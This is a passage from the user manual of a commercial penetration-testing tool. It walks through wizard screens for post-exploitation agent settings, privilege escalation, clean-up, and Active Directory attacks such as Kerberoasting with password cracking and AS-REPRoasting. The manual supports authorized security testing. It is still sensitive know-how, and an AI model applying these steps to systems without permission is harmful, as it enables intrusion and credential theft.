Select Expiration Settings for deployed agents to use. You can **Use global settings** (which are defined in the [Agent Options](#)), set a specific date, or disable expiration.

Network Attack and Penetration Wizard

Agents - Expiration settings
Specify the expiration settings for the deployed agents.

When an agent expires it stops running, removing its executable file (if any). This occurs autonomously, even when the agent connection with Impact has been lost. Persistent agents also remove their persistence mechanism.

Using *global settings* means that the configuration in the *Agents* section of the *Tools - Options* menu will be taken. If the current workspace has an engagement deadline, that date will be taken instead.

Agent expiration:

Agent expiration date:

< Back Next > Cancel

Press **Next** to continue.

E. Post Exploitation Actions Options

If you want any modules to run as soon as an agent is connected, check the Automatically run modules on agents as they are deployed check-box. Then click the Change... button to select the module you wish to run.

If you would like multiple modules to autorun, create a macro module (see [Create Macro Modules](#)) that is made up of the modules you wish to run, then enter the macro module into the autorun field.

Network Attack and Penetration Wizard

Post Exploitation Actions
Setup actions to be performed on exploitation.

☐ Automatically run a module on agents as they are deployed.

Select module to autorun:

Post Exploitation Options will have any deployed agents perform automatic post exploitation actions on the exploited system. Some of these actions include:

- Get Screenshot
- Password Dumps
- Get Current Username
- Get Network Routes
- Get Users and Groups

Note: You can also select a Macro that has been flagged as auto runnable. Learn how to do that [here](#).

< Back Finish Cancel

F. Web Server Settings

Use these settings to customize the web server used for the attack.

The screenshot shows a dialog box titled "Network Attack and Penetration Wizard" with a sub-header "Web Server Settings" and the instruction "Customize the Web Server used for the attack." Below this, there are two configuration sections. The first section says "Select the agent that will host the HTTP server used for communicating with deployed agents." and contains a label "Agent:" followed by a text box containing "localagent" and a button with three dots. The second section says "Select the port the HTTP server will listen for requests on." and contains a label "Port:" followed by a text box containing "80". At the bottom of the dialog are three buttons: "< Back", "Finish", and "Cancel".

Agent - Select the agent that hosts the HTTP server.

Port - Select the HTTP server listener port.

3. Press the **Finish** button.

The module will run and information will be displayed on the Executed Module Info Panel of the Console. The Network Attack and Penetration step will run multiple attacks in parallel against each target host. Each exploit automatically launched by this step will be shown as a child of the Attack and Penetration module in the Execute Modules panel. You have successfully launched an attack.


Local Information Gathering


The Local Information Gathering RPT step collects information about hosts that have an agent deployed on them. This macro uses the deployed agent to interact with the compromised host and gather information such as precise OS information, agent privileges, users and installed applications.

To run the Local Information Gathering step, follow this procedure:

1. Make sure that the Network RPT is active.
2. Click on **Local Information Gathering** to open up the Local Information Gathering Wizard and press **Next** to start.


The Agent Selection screen displays.



By default, information will be gathered on all connected agents. To select one or more specific agents, click the Selected agents radio button and then click the ellipsis () button next to the Selected agents field. Follow the prompts to select your desired agents.

Press **Next** to continue.

3. Select the module categories that you want to run against the previously-selected agent(s). Then press **Finish**.



The module will run and information will be displayed on the Module Output and Module Log panels of the Console.

Privilege Escalation


The Privilege Escalation RPT step executes local privilege escalation attacks on connected agents not running as the super user or the administrator. This macro automatically selects and executes exploits from the Exploits/Local module folder and some modules from the Exploits/Tools folder, such as Revert To Self or Chroot Breaker.


After successfully running Privilege Escalation, you may want to run the Local Information Gathering step to obtain more information from the compromised hosts. If an in-depth penetration test is being performed (and depending on the target network's topology), it is possible to change the current source agent and cycle back to the Information Gathering step. Refer to [Set as Source](#) for information regarding the source agent. All the initial 4 steps will execute from any Core Impact agent.

To run the Privilege Escalation RPT step, follow this procedure:

1. Make sure that the Network RPT is active.
2. Click on **LPrivilege Escalationg** to open up the Privilege Escalation Wizard and press **Next** to start.

The **Agent Selection** screen displays.



Specify which agents will run the Privilege Escalation macro. By default, all currently-connected agents will perform this step (All agents will perform a check to see if they are already running as SYSTEM or root. If they are, they will not attempt to perform Privilege Escalation.) An agent name will be automatically set if the macro was dropped over a specific agent. To choose one or more specific agents select the Selected agents radio button, then click the ellipsis () button to the right of the field. Follow the prompts to select your desired agents.

Then click the **Next** button.

3. The **Exploit Selection** screen displays.

For each target host, this macro selects relevant attacks from the Exploits/Local Module folder based on the target's platform. The default selections on the Exploit selection screen are intended to minimize the risk of exploits leaving services unavailable and/or alter the modules' performance. For example, by checking the **Do not use exploits for patched vulnerabilities** option, Core Impact will potentially have less work to do, as it can skip exploits that it detects have been patched.

The screenshot shows the 'Privilege Escalation Wizard' window, specifically the 'Exploit selection' step. The title bar says 'Privilege Escalation Wizard'. Below the title, it says 'Exploit selection' and 'Customize the selection criteria for local exploits'. The main area contains three sections of text with checkboxes:

- Section 1: 'Some exploits might leave the target service unavailable.' with a checked checkbox 'Use exploits that might leave a service unavailable'.
- Section 2: 'This wizard can launch every possible local attack against each target, or stop at the first one that is successful deploying an agent. Note that some attacks might interfere with each other (e.g. some exploits might leave a service unavailable).' with a checked checkbox 'Stop at first deployed agent'.
- Section 3: 'Impact can detect installed updates on Windows targets, which it can use to improve performance by filtering exploits for patched vulnerabilities.' with a checked checkbox 'Do not use exploits for patched vulnerabilities (Windows targets only)'.

At the bottom, there are three buttons: '< Back', 'Next >', and 'Cancel'.

Press **Next** to continue.

4. The **Exploit Configuration** screen displays.

Select whether you want Core Impact to automatically run a module on agents as they are deployed. If you check this option, then click the **Change ...** button to select the specific Module to autorun.

The screenshot shows the 'Privilege Escalation Wizard' window, specifically the 'Exploit configuration' step. The title bar says 'Privilege Escalation Wizard'. Below the title, it says 'Exploit configuration' and 'Customize exploits behavior'. The main area contains one section of text with a checkbox: 'Automatically run module on agents as they are deployed.' which is currently unchecked. Below this, there is a text box labeled 'Select module to autorun:' and a 'Change...' button. At the bottom, there are three buttons: '< Back', 'Finish', and 'Cancel'.

5. Click **Finish**. The module will run and information will be displayed on the Module Output and Module Log panels.

Clean Up

The Clean Up step automatically uninstalls every currently-connected agent. Agents are uninstalled in post order to support complex agent chains (see [Agent Chaining](#)). Check the Select to confirm uninstall of every connected agent check-box and then click Finish to clean up all deployed agents.




figure 10 - Clean Up Dialog Box

Network Report Generation

The Network Report Generation RPT step allows you to automatically generate robust system reports by processing information collected about the target systems and the different penetration tests you have performed. Report instructions are consolidated in the [RPT Reports](#) section.

Testing Active Directory

Active Directory (also known as AD) is a directory service that Microsoft developed for the Windows domain network. Using it you can control domain computers and services that are running on every node of your domain.

This section covers how to use Core Impact to exercise several techniques commonly used in the context of Active Directory attacks, where domain accounts are harvested and leveraged to move through the network and try to retrieve more information, and accounts with additional privileges.


Windows Domain Information Gathering

The first step is reconnaissance of the target Domain. With the domain name, and an Agent running with a domain user, it is possible to gather information that will help us in the next steps of the attack.

This scenario assumes a breach to the Active Directory client, that is, we've somehow obtained a foothold into the domain's network (for example, through a remote exploit to the client host, a client-side attack targeting the user of the client host, obtained credentials from a previously compromised host, performed a dictionary attack on weak credentials through identity verifiers, etc.).

Inspect the Domain

1. Set the OS agent of the logged on user as source by right-clicking on the agent and selecting Set as source.
2. In the Modules view, go to the Information Gathering category and launch the module Windows Domain IG Wizard .



3. Click **Next**.

Windows Domain IG Wizard

Domain Selection
Specify the domain FQDN.

Enter the fully qualified domain (FQDN) for the domain to be tested. This value will be used to resolve the domain controller's IP address.

Domain FQDN: (i.e. example.com)

< Back Next > Cancel

4. Enter the domain name (in this example, acme.corp) and click **Next**.

Windows Domain IG Wizard

Authentication type
Specify the authentication type to use.


Select the authentication type to be used when connecting against the domain controller.

☒ Use Integrated Windows Authentication
☐ Use Validated Identities
☐ Use Custom Identities

< Back Next > Cancel


Use Integrated Windows Authentication will leverage the credentials of the logged on user (associated to the process where the OS Agent is running).

5. Click **Next**.



6. Click **Finish**.


The module will spawn several submodules to perform the tasks listed above. See results in the output/log of each submodule.



Kerberoasting Attack

1. With the previously harvested domain identity, we can also try to find domain services that are using user accounts, which may be prone to a Kerberoast attack, where a potentially weak user account's password could be cracked.

2. Launch the Windows Domain IG Wizard again.



3. Click **Next**.

The screenshot shows the 'Domain Selection' screen of the 'Windows Domain IG Wizard'. The title 'Domain Selection' is followed by the instruction 'Specify the domain FQDN.' Below this, a text box prompts the user: 'Enter the fully qualified domain (FQDN) for the domain to be tested. This value will be used to resolve the domain controller's IP address.' Underneath, there is a label 'Domain FQDN:' followed by a text input field containing 'acme.corp' and a hint '(i.e. example.com)'. At the bottom of the window, there are three buttons: '< Back', 'Next >', and 'Cancel'.

4. Enter the domain name and click **Next**.

Windows Domain IG Wizard

Authentication type
Specify the authentication type to use.

Select the authentication type to be used when connecting against the domain controller.

☐ Use Integrated Windows Authentication

☒ Use Validated Identities

☐ Use Custom Identities

< Back Next > Cancel

5. Select **Use Validated Identities** and click **Next**.

Windows Domain IG Wizard


Identity Selection
Specify the identity to use.

Select the identity to be used when connecting against the domain controller. This must be a valid domain identity.


Identity:
 ...

< Back Next > Cancel


6. Select the **ellipsis** button (...) to select the previously obtained identity.




7. Go to the Identities - Windows NTLM group, select the identity for the domain user, and click **OK**.
8. Click **Next**.




9. Uncheck all options and leave that of Enumerate User Accounts with SPNs and click **Next**.




10. Click the **ellipsis** button (...) to provide the name of the file to output any retrieved ticket.




11. Enter the name of file name to extract ticket info (for example, ticket.tgt) and click **Save**.




12. Check the option to try to crack any retrieved ticket and click **Finish**.
13. The module Enumerate User Accounts with SPNs will find a user account with a SPN.



14. Then, the module Password cracking using John The Ripper will be launched to try to crack the password. If enabled, the password hash will also be sent to the Cloudcypher Online password decrypter service (see [Using the Core CloudCypher Service on page 324](#)) for cracking (Depending on the password length and complexity this may take a long time, so this step is optional and can be launched manually at a later stage, referencing the retrieved ticket (.tgt) file).



15. The cracked user/pwd is stored as a new identity in the **Identities - Others** group.



The credential obtained through the Kerberoast attack is going to be leveraged later, in the [Compromising Active Directory Domain Controller](#) section.

AS-REPRoasting Attacks

1. Similarly, you can also use the Windows Domain IG Wizard to enumerate users configured without Kerberos pre-authentication, to try and perform an AS-REPRoasting attack.
2. Launch the Windows Domain IG Wizard again.



3. Click **Next**.

Windows Domain IG Wizard

Domain Selection
Specify the domain FQDN.

Enter the fully qualified domain (FQDN) for the domain to be tested. This value will be used to resolve the domain controller's IP address.

Domain FQDN: (i.e. example.com)

< Back Next > Cancel

4. Enter the domain name and click **Next**.

Windows Domain IG Wizard


Authentication type
Specify the authentication type to use.

Select the authentication type to be used when connecting against the domain controller.


☐ Use Integrated Windows Authentication
☒ Use Validated Identities
☐ Use Custom Identities

< Back Next > Cancel

5. Select **Use Validated Identities** and click **Next**.




6. Select the ellipsis button (...) to select the previously obtained identity.

